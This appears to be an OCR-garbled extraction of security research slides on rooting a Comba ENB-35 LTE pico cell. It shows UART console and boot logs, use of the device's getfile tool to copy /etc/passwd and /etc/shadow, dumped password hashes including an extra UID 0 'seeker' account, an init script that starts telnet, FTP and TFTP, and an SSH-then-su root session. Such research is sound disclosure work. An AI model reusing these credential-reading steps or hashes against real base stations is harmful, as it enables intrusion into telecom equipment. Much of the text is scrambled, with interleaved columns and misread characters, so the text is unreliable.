drwxr-xr-x	15 root	root	0 3	an 1	. 1970	sys	
FWXFWXFWX	1 root	root		an 1			
lrwxr-xr-x	15 root	root	1024 A				
irwxr-xr-x	8 root	root	1024 00	ct 20	19:01	var	
oot@bsc913x							
lrwxr-xr-x lrwxr-xr-x	4 root	root	1024 00		19:29		
-FW-FF	20 root 1 root	root	139741 Se			 Proprietary eNode	R Data Model space yml
rwxr-xr-x	6 root	root	1792 00		19:00		B_Data_Model_spare.xml
FW-FF	1 root	root	268 00			dhclient.dmp	
FW-FF	1 root	root	146255 Se				_TR_196_based_spare.xm
rwxr-xr-x	2 root	root	320 00	t 20	19:00	imageinfo	
rw-rr	1 root	root	396 00	t 20	20:42	log.dump	
rw-rr	1 root	root				s1reboot_en	
srr-T	1 root	root	1048655 00	ct 21	12:09	time_sync.txt	
	1 root	root	20 00	ct 20	19:00	usim_file	
oot@bsc913x							
ev: size	erasesi	ze name 0 "NAND Imag	0 8 70H				
td1: 046000	00 0002000	0 "NAND IMa	ne-1 70M"				
		0 "log file					
		0 "rf data					
		0 "mnt data					
td5: 001000			U-Boot Image	e"			
ntd6: 001000	00 0001000	0 "SPI u-b	pot env"				
ntd7: 001000	00 0001000	0 "SPI env	backup"				
		0 "SPI Deter	ctor"				
	:~#						

#### Pico Cell: Comba ENB-35



#### Comba ENB-35: UART root access

seeker@nano:~ picocom v2.2 ort is lowcontrol baudrate is parity is latabits are stopbits are scape is

0: 0x00000

0: 0x0003



		File Edit View Fearth Terminal Hele
	ch Terminal Help	File Edit View Search Terminal Help
ş su		INFO at prc_general_services.c,1826: ====================================
	/dev/ttyUSB0	Actocated Stze = 5411908
		dspcontrol verbose level set to 2
	115200	shmkey is [0xaa010483]
	none	shmid is [0x0]
	8	078 Get share memory succ!! base addr is 0x2bba0000
		CMAC: Queue Id 0,max 9,itemlen 1024 CMAC: Queue Id 1,max 9,itemlen 1024
		CMAC: Queue Id 1,Max 9,CCemten 1024 CMAC: Queue Id 2,max 17,itemlen 1024
		CMAC: Queue Id 3,max 17,itemlen 1024
		CMAC: Queue Id 4,max 9,itemlen 1024
	yes line and the second s	CMAC: Queue Id 5,max 9,itemlen 1024
	sz -vv	CMAC: Queue Id 6,max 9,itemlen 1024
s :		CMAC: Queue Id 7,max 9,itemlen 1024
		CMAC: Queue Id 8,max 33,itemlen 1024
	crcrlf,delbs,	CMAC: Queue Id 9,max 33,itemlen 1024 Create Inter CPU Memory Address Configure Msg succ!!!
		Create cmac log Msg queue succ!!! llllJllllQlll
-h]	to see available commands	MMAP Driver: ALLOCATE MEMORY cached address at idx 0x1
		MMAP Driver: Trying to allocate 13 pages which are 53248 bytes (brcm_mmap)
у		Allocated size =MMAP Driver: mapping cached address
		53248
		MMAP Driver: ALLOCATE_MEMORY cached address at idx 0x2 MMAP Driver: Trying to allocate 1024 pages which are 4194304 bytes (brcm_mmap)
		Allocated size = MMAP Driver: mapping cached address
		4194304
		Found task name = irg/48-MSG_INT pid = 916
		Found task name = irq/51-MSG_ACK_ pid = 917
		Configure Inter CPU Memory Address Succ!!!
		Creating Intra core msg queue
3.0	.1brcm-0-1-rt11_CPUL_2_21-svn156173 (nansn@nansn) (gcc version 4.4.6 (crosstool-NG 1.13.1) ) #1 SMP PREEMPT sion: v1.1.0-2:Mar 10 2017 15:10:36)	Create Intra core Srn Msg succill Create Sch Result Msg queue succill
0		Create Intra core Msg Queue Succill
is a	NULL pointer	task entry: prio[88], entryPoint task[DATA_SCH_FIRST_TASK]
		MduSchPriorityInterface pid 0x1
		[baselibs][DBG][task.cop.l0289][entryPoint]: entryPoint_task[CmacSchedTask]
C	ELTRIGO	<pre>creat task success, taskName CmacSchedTask, taskHandler is 0xb59778 Sch task start!!task handle[0xb59778],task id[0x2c0ea4c0].</pre>
		Sch task start!!task handle[0xD59778],task ld[0x2C0ea4c0].
is		creat task success, taskName CmacLogTask, taskHandler is 0xb59968 [baseLibs][DBG][task.cpp,L0289][entryPoint]: entryPoint task[CmacLogTask]
ops.		cmac log task start succ:!!
	ut	creat task success, taskName CmacOamTask, taskHandler is 0xb59a88
	y0] enabled	[baseLibs][DBG][task.cpp,L0289][entryPoint]: entryPoint task[CmacOamTask]
	90025b00 (Broadcom BMIPS5000)	task entry: prio[87], entryPoint task[DATA_SCH_SECOND_TASK]
		MduSchSecondInterface pid 0x2
ucic	node register: 0x02800801 al RAM map:	task entry: prio[121], entryPoint task[L2_LOG_MGR_TASK] task entry: prio[MMAP Driver: ALLOCATE_MEMORY cached address at idx 0x5
0000	0 00c0000 (usable)	121], entryPointMMAP Driver: Trying to allocate 3 pages which are 12288 bytes (brcm_
0000	( 34000000 (usable)	task[OAM_HEART_MMAP Driver: mapping cached address
		TEMP_TASK]
		AlloMMAP Driver: ALLOCATE_MEMORY cached address at idx 0x6
es:		cated size = 122MMAP Driver: Trying to allocate 7 pages which are 28672 bytes (brcm_
0000		88
		After prc_snMMAP Driver: mapping cached address ow init
		prc_aesMMAP Driver: ALLOCATE_MEMORY cached address at idx 0x7
		_init: AES functMMAP Driver: Trying to allocate 15 pages which are 61440 bytes (brcm
4000	-> 0x0004c000	ionality is initMMAP Driver: mapping cached address
ded		ialized
ists	in Zone order, mobility grouping on. Total pages: 109208	
d li	ne: tries: 256 (order: -2, 1024 bytes)	Allocated size = 28672 prc_zuc_init: ZUC functionality is initialized
hash	table entries: 8192 (order: 3, 32768 bytes)	pre_zuc_thtt: zuc_thtt: zuc_thttttuttzeu
ash		Allocated size = 61440
ucti	on cache 32kB, 4-way, VIPT, línesize 64 bytes.	rc 0, 1st out:0xba,0xf,should be:0xba,0xf
cach	e 32kB, 4-way, VIPT, cache aliases, linesize 32 bytes	rc: 0 snow 3g cipher success, pduIdx[0]
y ca	che 1024kB, 8-way, linesize 128 bytes.	908
8k/5		pid 908's current affinity mask: f
tera	rchical RCU implementation.	pid 908's newIndex:6 txBds 0xAFD42000 affinity mask: 1
s fr	eq 0x02fd4e5e	close console
0] e	nabled, bootconsole disabled	version : 1.0.1
0] e	nabled, bootconsole disabled	ok
ur d	ummy device 80x25	success
elay	loop 818.38 BogoMIPS (lpj=4091904)	[root@femto /]# 🗌

mmap)

\_mmap)

m mmap)

#### Comba ENB-35: gain remote root access

File Edit View S	oarch Torm	inal Halo						
root 906	6.4 4.7		20748 ?	SI 1	00:00	0:11 ./TD-LTE_CMAC		
root 916	0.0 0.0		0 ?	S	00:00	0:00 [irq/48-MSG_INT]		
root 917	0.0 0.0		0 ?		00:00	0:00 [irq/51-MSG_ACK_]		
root 918 root 1022	0.0 0.0		0 ?	R	00:00	0:00 [FLE]		
root 1022	0.0 0.3		1712 ttyS0		00:00	0:00 [irq/41-eth0] 0:00 -/bin/sh		
	0.0 0.1		860 ttyS0		00:03	0:00 ps auxw		
[root@femto /]#	cat /etc	/passwd						
root:EqLDpzvQU2			t:/bin/bash					
[root@femto /]# root::10933:0:9	199999.7	/Shadow						
bin:*:10933:0:9	9999:7:::							
daemon:*:10933:								
adm:*:10933:0:9 lp:*:10933:0:99								
sync:*:10933:0:								
shutdown:*:1093	3:0:99999	:7:::						
halt:*:10933:0:								
uucp:*:10933:0: operator:*:1093								
ftp:*:10933:0:9								
nobody:*:10933:	0:99999:7							
default::10933:								
[root@femto /]# total 444	ls -la /	root						
drwxrwxr-x 3	root	root	e	Jan 1	00:00 ./			
drwxr-xr-x 19	root	root	G	Jan 1	00:02			
	root	root			2013 .b	ash_history		
	. root . root	root root		Dec 5 Dec 5	2013 .b	ash_logout ash_profile		
	root	root		Jun 5	2015 .0			
	root	root		Jun 5	2015 cp	u_dump -> dsp*		
lrwxrwxrwx 1	root	root	3	Jun 5	2015 cp	u_dump16 -> dsp*		
	root root	root root	64993	Jun 5 Mar 30	2015 CP	u_dump32 -> dsp*		
	root	root		Jun 5	2015 CP	u_read -> dsp*		
lrwxrwxrwx 1	root	root		Jun 5	2015 cp	u_set_bits -> dsp*		
	root	root				u_write -> dsp*		
	root root	root root	115913		00:00 cp 2015 cp			
	root	root	11000	Mar 30	2015 CP	ul_write*		
-rwxr-xr-x 1	root	root	23292	Mar 30 Mar 30	2015 ds	p*		
lrwxrwxrwx 1		root	3		2015 ds	p_mem_test -> dsp* p_read -> dsp*		
	root	root		Jun 5 Jun 5	2015 ds	p_read -> dsp* p_write -> dsp*		
	root	root		Mar 30	2015 ft			
	root	root		Mar 30	2015 ge			
	root	root root		Dec 5	2013 moi 2015 rea	unt-server.sh*		
	root root	root	68457	Mar 30 Mar 30	2015 re	ad log other cou*		
-rwxr-xr-x 1	root	root	19803	Mar 30 Mar 30	2015 se	ad_log_other_cpu* ndfile*		
[root@femto /]# [root@femto /]#	/root/ge	tfile /e	tc/passwd /	tmp/pass	wd			
[root@femto /]# [root@femto /]#	/root/ge	trile /e	tc/shadow /	tmp/shad	ow			
root:EqLDpzvQU2	5r0:0:0:r	oot:/roo	t:/bin/bash					
[root@femto /]#	<pre>cat /tmp</pre>	/passwd						
root:x:0:0:root	root:x:0:0:root:/root:/bin/bash							
sshd:x:60:120:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin comba:x:1000:1001::/home/comba:/bin/bash								
seeker:x:0:0:ro								
[root@femto /]#	<pre>cat /tmp</pre>	/shadow						
root:azWYqmykQv		:0:99999	:7:::					
bin:*:10933:0:99999:7::: daemon:*:10933:0:99999:7:::								
daemon:":10933:0:99999:7::: adm:*:10933:0:99999:7:::								
lp:*:10933:0:99999:7:::								
sync:*:10933:0: shutdown:*:1093								
halt:*:10933:0:								
uucp:*:10933:0:	99999:7::							
operator:*:1093								
ftp:*:10933:0:9 nobody:*:10933:								
default::10933:	0:999999:7							
comba:azWYqmykQ	vR7U::0:9	9999:7::						
seeker:azWYqmyk		99999:7:						
[root@femto /]#								

File Edit Vie		ch Terminal H	elp			
[root@femto	/]# 19	s -la /root				
total 444						
drwxrwxr-x	3 го				1 00:00	
drwxr-xr-x	19 ro	oot root	0	Jan	1 00:02	••/
-rr		oot root				.bash_history
	1 го		1/5	Dec	5 2013	.bash_logout .bash_profile .config/ cpu_dump -> dsp* cpu_dump16 -> dsp* cpu_free* cpu_free* cpu_reed -> dsp*
drwxrwxr-x	1 го	ot root	101	Jun	5 2015	.uasii_prorete
lrwxrwxrwx	3 ro	oot root oot root	3	Jun	5 2015	cou dumo -> dso*
LEWXEWXEWX	1 ro 1 ro 1 ro 1 ro	oot root	3	Jun	5 2015	cou dump16 -> dsp*
lrwxrwxrwx lrwxrwxrwx -rwxr-xr-x	1 го	ot root	3	Jun	5 2015	cpu dump32 -> dsp*
-rwxr-xr-x	1 го	ot root	64993	Mar 3	0 2015	cpu_free*
lrwxrwxrwx	1 го	oot root		Jun	5 2015	cpu_read -> dsp*
lrwxrwxrwx	1 го			Jun	2012	chd acc acca w gab
lrwxrwxrwx		oot root	3			<pre>cpu_write -&gt; dsp*</pre>
-rw-rr			115913			cpul.tgz
-rwxr-xr-x			10937	Mar 3		cpul_read*
-rwxr-xr-x			11000	Mar 3	0 2015	cpul_write*
			23292		5 2015	den men teet -> der
lrwxrwxrwx lrwxrwxrwx			2		5 2015	dsp_mem_test -> dsp dsp_read -> dsp*
lrwxrwxrwx	1 го	oot root				dsp_write -> dsp*
-rwxr-xr-x	1 го	oot root	19883	Mar 3	0 2015	filed*
- FWXF-XF-X	1 го	oot root	18338	Mar 3	0 2015	filed* getfile*
-r-xr-xr-x	1 ro 1 ro 1 ro	oot root oot root	19883 18338 124	Dec	5 2013	mount-server.sh*
- FWXF-XF-X	1 го	oot root	74672	Mar 3	0 2015	read log*
- FWXF-XF-X - FWXF-XF-X	1 го	oot root	68457	Mar 3	0 2015	<pre>read_log_other_cpu*</pre>
-rwxr-xr-x	1 го	oot root	19803	Mar 3	0 2015	sendfile*
[root@femto	/]# /1	root/getfile	/etc/passwd / /etc/shadow / wd	tmp/pa	sswd	
[root@femto	/]# /1	root/getfile	/etc/shadow /	tmp/sh	adow	
[root@femto	/]# ca	at /etc/pass	NO			
			root:/bin/bash			
		at /tmp/passi root:/bin/ba				
sshd:x:60:1	20:Pri	/ilege-separ	ated SSH:/var/e	-motv/	sshd:/sl	hin/hologin
		::/home/comb				sen, no cog en
seeker:x:0:	0:root:	:/root:/bin/	bash			
[root@femto	/]# ca	at /tmp/shad	DW			
root:azWYqm	ykQvR7L	at /tmp/shad J:10933:0:99	999:7:::			
bin:*:10933	:0:9999	99:7:::				
daemon:*:10						
adm:*:10933						
lp:*:10933:						
sync:*:1093 shutdown:*:						
halt:*:1093						
uucp:*:1093						
operator:*:						
ftp:*:10933						
nobody:*:10						
default::10						
		7U::0:999999:				
seeker:azWY	qmykQvF	R7U::0:99999	:7:::			
[root@femto	/]# /1	root/getfile	/etc/init.d/re	cS /tm	p/rcS	
[root@femto	/]# ca	at /tmp/rcS				
#!/bin/sh						
# Chack all	1.11	ecieta in /	ate linit d			
		scripts in / in numerical				
#	- circin -		or deriv			
/bin/cat /e	tc/inif	trd.version				
/bin/touch						
/bin/mknod	/dev/so	ci	c 24			
/bin/mknod	/dev/br	<pre>rcm_frame_cap</pre>	pture c 2			
/bin/mknod	/dev/hr	com mman	c 24			
/bin/mknod /bin/mknod /bin/mknod	/dev/br	<pre>rcm_mmap_1</pre>	C 24			
/bin/mknod	/dev/br	<pre>rcm_mmap_2</pre>	c 2	10 2		
/bin/mknod	/dev/br	<pre>rcm_mmap_3</pre>	c 2	10 3		
/bin/mknod	/dev/br	cm_mmap_4	c 2	10 4		
/bin/mknod /bin/mknod /bin/mknod /bin/mknod /bin/mknod	dev/br	cm_mmap_5	c 2.	10 5		
/bin/mknod	/dev/br	cm_mmap_0	c 24	40 6		
/bin/mknod	/dev/br	cm_mmap_/	c 24 c 24	10 8		
/hin/mknod	(doy/b)		C 2	10 0		

c 240 9

C 237 0

bin/mknod /dev/brcm\_mmap\_9

/bin/mknod /dev/brcm\_mman\_shared

echo "systerm ack" /usr/sbin/ack

# undate

# enable telnet sever telnetd -l /bin/login

#disable console #/bin/combaSet 0

# mount stuff mount -t tmpfs none /usr/local mount -t tmpfs none mount -t ubifs ubi0:user1 /mnt/user1 mount -t ubifs ubi0:user2 /mnt/user2 mount -t ubifs ubi0:log /mnt/log

memory log

insmod /home/ramhd.ko echo "" 1>>/var/log/messages 2>&1

#/sbin/e2fsck -a /dev/ramhda 1>>/var/log/messages 2>&1 /sbin/e2fsck -a /dev/ramhda 2>&1 | tee -a /var/log/messages | if grep -q "Bad magic";then mkfs.ext2 -F /dev/ramhda >/dev/null 2>&1;fi /sbin/e2fsck -a /dev/ramhda 2>&1 | tee -a /var/log/messages | if grep -q "RUN fsck MANUALLY";then mkfs.ext2 -F /dev/ramhda >/dev/null 2>&1;fi echo "" 1>>/var/log/messages 2>&1 if [ -d /mnt/memlog ]

seeke

#echo " /mnt/memlog is exist"

#echo " /mnt/memlog is not exist, mkdir /mnt/memlog" mkdir -p /mnt/memlog

echo "" 1>>/var/log/messages 2>&1

nount /dev/ramhda /mnt/memlog 1>>/var/log/messages 2>&1 if [ \$? != 0 ]

else

else

else

echo "" 1>>/var/log/messages 2>&1

mkfs.ext2 /dev/ramhda 1>>/var/log/messages 2>&1

echo "" 1>>/var/log/messages 2>&1

mount /dev/ramhda /mnt/memlog 1>>/var/log/messages 2>&1

echo "creat memory-log partition after poweron'

echo "memory-log still in keep after reboot"

echo "Starting TFTP server ..." udpsvd -vE 0.0.0.0 69 tftpd -c /mnt 1>>/var/log/messages 2>&1 &

tcpsvd -Ev 0.0.0.0 21 ftpd -wvS / 1>>/var/log/messages 2>&1 &

if [ -f /etc/CALIB\_FILES/debug -a -f /mnt/user1/test.sh ] echo "Now system enter test Mode" sh /mnt/user1/test.sh

echo "Starting TELNET server ..." telnetd -l /bin/login echo "Open serial ..." combaSec 2 combaSec2 115200

echo "Starting FTP server ..."

ifconfig eth0 up mtu 1300

/mnt/user1/user.sh

ifconfig eth1 up mtu 1300

# start application

[root@femto /]# 🗌

#### rooted Comba ENB-35: root shell

<pre>Password: Last Login: Mon Jul 15 22:17:23 2019 from 192.168.197.3 [comba@femto -]S su Password: [root@femto comba]# uname -a Linux femto 3.0.1brcn-0-1-rti1_CPUH_2_21 #3 PREEMPT Fri Mar 10 16:43:20 CST 2017 mips GNU/Li [root@femto comba]# cat /etc/passwd root:x8:0:0:root:froot:/bin/bash sshd:x8:0:120:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin comba:x1000:1001:/home/comba:/bin/bash seeker:x8:0:0:root:froot:/bin/bash seeker:x8:0:0:root:froot/bin/bash seeker:x8:0:0:root:froot/bin/bash froot@femto comba]# cat /etc/shadow root:a2WqmyKQvR7U:10933:0:99999:7::: bin:*:10933:0:99999:7::: adm:*:10933:0:99999:7::: shutdown:*:10933:0:99999:7::: shutdown:*:10933:0:99999:7::: uucp:*:10933:0:99999:7::: bint:*:10933:0:99999:7::: bint:*:10933:0:99999:7::: bint:*:10933:0:99999:7::: bint:*:10933:0:99999:7::: bint:*:10933:0:99999:7::: bint:*:10933:0:99999:7::: bint:*:10933:0:99999:7::: bint:*:10933:0:99999:7::: bint:bint:*:10933:0:99999:7::: bint:bint:*:: bint:*:10933:0:99999:7::: bint:bint:*:: bint:*:: bint:: bint::: bint::: bint::: bint::: bint::: bint::: bint::: bint::: bint::: bint::: bint::: bint:: bint::: bint:: bint::: bint:: bint::: bint:: bint:: bint:: bint:: bint::: bint:: bin</pre>	seeker@nano: ~
Passord: Last Login: Mon Jul 15 22:17:23 2019 from 192.108.197.3 [conbagfento _]5 su Passord: [root#fento combaj# uname -a [lindf fento jub]f cat /ift//passod root::0001001::/hone/comba/fbu/bash sekers::0001001::/hone/comba/fbu/bash sekers::000:1001::/hone/comba/fbu/bash sekers::000:1001::/hone/comba/fbu/bash sekers::000:1001::/hone/comba/fbu/bash sekers::000:1001::/hone/comba/fbu/bash sekers::000:1001::/hone/comba/fbu/bash sekers::000:1001::/hone/comba/fbu/bash sekers::000:1001::/hone/comba/fbu/bash sekers::000:1001::/hone/comba/fbu/bash sekers::000:1001::/hone/comba/fbu/bash sekers::000:1001::/hone/comba/fbu/bash sekers::000:1001::/hone/comba/fbu/bash sekers::000:1001::/hone/comba/fbu/bash sekers::000:1001::/hone/comba/fbu/bash sekers::000:1001::/hone/comba/fbu/bash sekers::000:1001::/hone/comba/fbu/bash sekers::000:1001::/hone/comba/fbu/bash if::1003310:09999:7::: hutdown:::1003310:09999:7::: hutdown:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp::1003310:09999:7::: fp::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:099999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:099999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7::: fp:::1003310:09999:7:: fp:::1003310:099999:7::: fp:::1003310:09999:7:: fp:::1003310:099999:7:: fp:::1003310:099999:7::: fp:::1003310:09999:7:: fp:::1003310:00000:0000000000000	File Edit View Search Terminal Help
Last login: Mon Jul 15 22:17:23 2019 from 192.108.197.3 [cohagefento	seeker@nano:~\$ ssh comba@192.168.197.241
[combagFento -]5 su Pesseord: [rootEffento combajFs uname = a Litums fento 3.6.1brcn-0-1rt11_CPUH_2_21 #3 PREEMPT Fri Mar 10 16:43:20 CST 2017 mLps GNU/L1 [rootEffento combajFs cat /etc/passwd root:.wice:root:/root://hot/bash sshd:xido:120Fritulege-separated SH:/var/empty/sshd:/sbln/nologin Sshd:xido:120Fritulege-separated SH:/var/empty/sshd:/sbln/nologin Sshd:xido:120Fritulege-separated SH:/var/empty/sshd:/sbln/nologin Sshd:xido:120Fritulege-separated SH:/var/empty/sshd:/sbln/nologin Sshd:xido:120Fritulege-separated SH:/var/empty/sshd:/sbln/nologin Sshd:xido:120Fritulege-separated SH:/var/empty/sshd:/sbln/nologin Sshd:xido:120Fritulege-separated Sshd:xido:120Fritulege-separated Sshd:xido:120Fritulege-separated Sshd:20Fritulege-separated Ss	Password:
Passmord: [rootaginet comba]# uname -a Linux fereto 3.0.1brcn-0-1-ttl]_CPUH_21 #3 PREEMPT Frt Mar 10 16:43:20 CST 2017 mtps GNU/t1 [rootaginets comba]# cat Ptclpassad rootx:00:1001:/home/comba/tsl/sath seder::010:1001:/home/comba/tsl/sath seder::010:1001:/home/comba/tsl/sath seder::010:1001:/home/comba/tsl/sath seder::010:1001:/home/comba/tsl/sath seder::010:1001:/home/comba/tsl/sath seder::010:1001:/home/comba/tsl/sath seder::010:1001:/home/comba/tsl/sath seder::010:1001:/home/comba/tsl/sath frootsfutnewpiperTill demon::10033:0:99999:7::: hutdown::10033:0:99999:7::: shutdown::10033:0:99999:7::: shutdown::10033:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::1003:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::10033:0:99999:7::: hutdown::1003:0:9999:7::: hutdown::1000:0:9999:7:: hutdown::1000:0:0:0:0:0:0:0:0:0:0:0:0:0:0:0:0:	
Litus <sup>*</sup> Fento 3.0.1prcn-0-1-rt1(_CPUH_2_21 #3 PREEMPT Frt Mar 10 16:43:20 CST 2017 mLps GWU/L1 [root#rest:000mba/t cat /ret/phassd seder::x0:00:1001::/home/comba/thn/bash seder::x0:00:1001:::/home/comba/thn/bash seder::x0:00:1001:::: seder::x0:00:1001:::: seder::x0:00:1001:::: seder::x0:00:1001:::: seder::x0:00:1001:::: seder::x0:00:1001:::: seder::x0:00:1001:::: seder::x0:00:1001:::: seder::x0:00:1001:::: seder::x0:00:1001::::: seder::x0:00:1001::::: seder::x0:00:1001:::::::::::::::::::::::::::	Password:
<pre>[rootgfentc comba]s cat /etc/paswd sshd:x:00:120:rroot:/hosh sshd:x:00:120:rroot:/bash seeker:x:00:rroot:/hosh/bash [rootgfentc comba]s cat /etc/shadow root:a:WonyComba]s cat /etc/shadow</pre>	[root@femto comba]# uname -a
root:x0:0:root:/bun/bash sobix:000:root:/bun/bash seeker:x0:0:root:/root:/bun/bash seeker:x0:0:root:/root:/bun/bash seeker:x0:0:root:/root:/bun/bash seeker:x0:0:root:/root:/bun/bash seeker:x0:0:root:/root:/bun/bash seeker:x0:0:root:/root:/bun/bash seeker:x0:0:root:/root:/bun/bash seeker:x0:0:root:/root:/bun/bash seeker:x0:0:root:/root:/bun/bash seeker:x0:0:root:/root:/bun/bash seeker:x0:0:root:/root:/bun/bash seeker:x0:0:root:/root:/bun/bash seeker:x0:0:root:/root:/bun/bash seeker:x0:0:root:/root:/bun/bash seeker:x0:0:root:/root:/bun/bash seeker:x0:0:root:/root:/bun/bash seeker:x0:0:root:/bun/bash seeker:x0:0:root:/bun/bash seeker:x0:0:root:/bun/bash seeker:x0:0:root:/bun/bash seeker:x0:0:root:/bun/bash seeker:x0:0:root:/bun/bash seeker:x0:0:root:/bun/bash seeker:x0:0:root:/bun/bash seeker:x0:0:root:/bun/bash seeker:x0:root:/bun/bash se	
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<pre>seeker:x:0:0:0:root:/root:/bin/bash [root3efect coebs]s cot /root:set/shadow root:setWopyQuFRU:10933:0:99999:7::: daemon:*:10933:0:99999:7::: full::10933:0:99999:7::: hut:*:10933:0:99999:7::: shutdown:*:10933:0:99999:7::: hut:*:10933:0:99999:7::: hut:*:10933:0:99999:7::: hut:*:10933:0:99999:7::: hut:*: full::10933:0:99999:7::: hut:*: hut:*:10933:0:99999:7::: hut:*: full::10933:0:99999:7::: hut:*: hut:*: full::10933:0:99999:7::: het:*: hut:*:</pre>	sshd:x:60:120:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
<pre>[rootdFerto comba]s cat /etc/shadow root.axWayNeyNeyNE:10933:0:99999:7::: bdin::10933:0:99999:7::: adm::10933:0:99999:7::: sync::10933:0:99999:7::: upp::10933:0:99999:7::: upp::10933:0:99999:7::: upp::10933:0:99999:7::: operator::10933:0:99999:7::: upp::1093:0:09999:7:: upp::10933:0:99999:7::: upp::10933:0:99999:7::: upp::10937:0: upp::10933:0:99999:7::: upp::10937:0: upp::10937:0: upp::10937:0: upp::10937:0: upp::10937:0: upp::10937:0: upp::10937:0: upp::10937:0: upp::10937:0: upp::10937:0: upp::10937:0: upp::10937:0: upp::10937:0: upp::10947:10947:109</pre>	comba:x:1000:1001::/home/comba:/bin/bash
<pre>Toot:atWromyKQvFXU:10933:0:99999:7::: daemon:*10933:0:99999:7::: daemon:*10933:0:99999:7::: hpt*10933:0:99999:7::: shutdown:*10933:0:99999:7::: hhutdown:*10933:0:99999:7::: operator.*10933:0:99999:7::: default:10933:0:99999:7::: default:10933:0:99999:7::: default:10933:0:99999:7::: seker:atWromyKQvFXU:0:99999:7::: seker:atWromyKQvFXU:0:99999:7::: seker:atWromyKQvFXU:0:99999:7::: seker:atWromyKQvFXU:0:99999:7::: seker:atWromyKQvFXU:0:99999:7::: seker:atWromyKQvFXU:0:99999:7::: seker:atWromyKQvFXU:0:99999:7::: seker:atWromyKQvFXU:0:99999:7::: seker:atWromyKQvFXU:0:99999:7::: seker:atWromyKQvFXU:0:99999:7::: seker:atWromyKQvFXU:0:99999:7::: seker:atWromyKQvFXU:0:99999:7::: seker:atWromyKQvFXU:0:99999:7::: seker:atWromyKQvFXU:0:99999:7::: seker:atWromyKQvFXU:0:99999:7::: seker:atWromyKQvFXU:0:99999:7::: seker:atWromyKQvFXU:0:99999:7::: seker:atWromyKQvFXU:0:9999:7:: seker:atWromyKQvFXU:0:970:9999:7:: seker:atWromyKQvFXU:0:970:9999:7:: seker:atWromyKQvFXU:0:970:99999:7:: seker:atWromyKQvFXU:0:970:99999:7:: seker:atWromyKQvFXU:0:970:99999:7:: seker:atWromyKQvFXU:0:970:99999:7:: seker:atWromyKQvFXU:0:970:99999:7:: seker:atWromyKQvFXU:0:970:99999:7:: seker:atWromyKQvFXU:0:970:99999:7:: seker:atWromyKQvFXU:0:970:99999:7:: seker:atWromyKQvFXU:0:970:99999:7:: seker:atWromyKQvFXU:0:970:99999:7:: seker:atWromyKQvFXU:0:970:99999:7:: seker:atWromyKQvFXU:0:970:99999:7:: seker:atWromyKQvFXU:0:970:99999:7:: seker:atWromyKQvFXU:0:970:99999:7:: seker:atWromyKQvFXU:0:99999:7:: seker:atWromyKQvFXU:0:970:9999:7:: seker:atWromyKQvFXU:0:970:970:970:970:970:970:970:970:970:9</pre>	
bin::10933:0:99999:7::: ddm::10933:0:99999:7::: sync::10933:0:99999:7::: sync::10933:0:99999:7::: upc::10933:0:99999:7::: oupc::10933:0:99999:7::: oupc::10933:0:99999:7::: nobody::10933:0:99999:7::: comba:auXwqnkQvRU:0::99999:7::: comba:auXwqnkQvRU:0::99999:7::: comba:auXwqnkQvRU:0::99999:7::: comba:auXwqnkQvRU:0::99999:7::: comba:auXwqnkQvRU:0::99999:7::: comba:auXwqnkQvRU:0::99999:7::: comba:auXwqnkQvRU:0::: frootfento combalf ps auxw PID USER THME COMMAND 1 root 0:00 [kworker/u:0] 3 root 0:00 [kworker/u:0] 4 root 0:00 [kworker/u:1] 5 root 0:00 [kworker/u:1]	
adm:::10933:0:99999:7::: sync:::10933:0:99999:7::: upc::10933:0:99999:7::: upc::10933:0:99999:7::: upc::10933:0:99999:7::: upc::10933:0:99999:7::: upc::10933:0:99999:7::: upc::10933:0:99999:7::: comba::zaWygnk(vRU::0:99999:7::: comba::zaWygnk(vRU::0:99999:7::: comba::zaWygnk(vRU::0:99999:7::: frootfento combalf ps zuxw PID USER TIME COMMAND 1 root 0:00 [knorker/u:0] 5 root 0:00 [knorker/u:0] 6 root 0:00 [knorker/u:0] 7 root 0:00 [knorker/u:0] 7 root 0:00 [knorker/u:0] 7 root 0:00 [knorker/u:1] 9 root 0:00 [knorker/u:1] 19 root 0:00 [knorker/0:1] 19 root 0:00 [knorker/0:1] 19 root 0:00 [knorker/0:1] 19 root 0:00 [knorker/0:1] 19 root 0:00 [knorker/0:1] 10 root 0:00 [knorker/0:1] 11 root 0:00 [ksapd0] 121 root 0:00 [ksapd0] 123 root 0:00 [ksapd0] 123 root 0:00 [ksapd0] 124 root 0:00 [ksapd0] 125 root 0:00 [ksapd0] 125 root 0:00 [kurdkct] 126 root 0:00 [ksapd0] 127 root 0:00 [ksapd0] 128 root 0:00 [ksapd0] 129 root 0:00 [ksapd0] 129 root 0:00 [ksapd0] 121 root 0:00 [ksapd0] 123 root 0:00 [ksapd0] 124 root 0:00 [ksapd0] 125 root 0:00 [ksapd0] 126 root 0:00 [ksapd0] 127 root 0:00 [ksapd0] 128 root 0:00 [ksapd0] 129 root 0:00 [ksapd0] 129 root 0:00 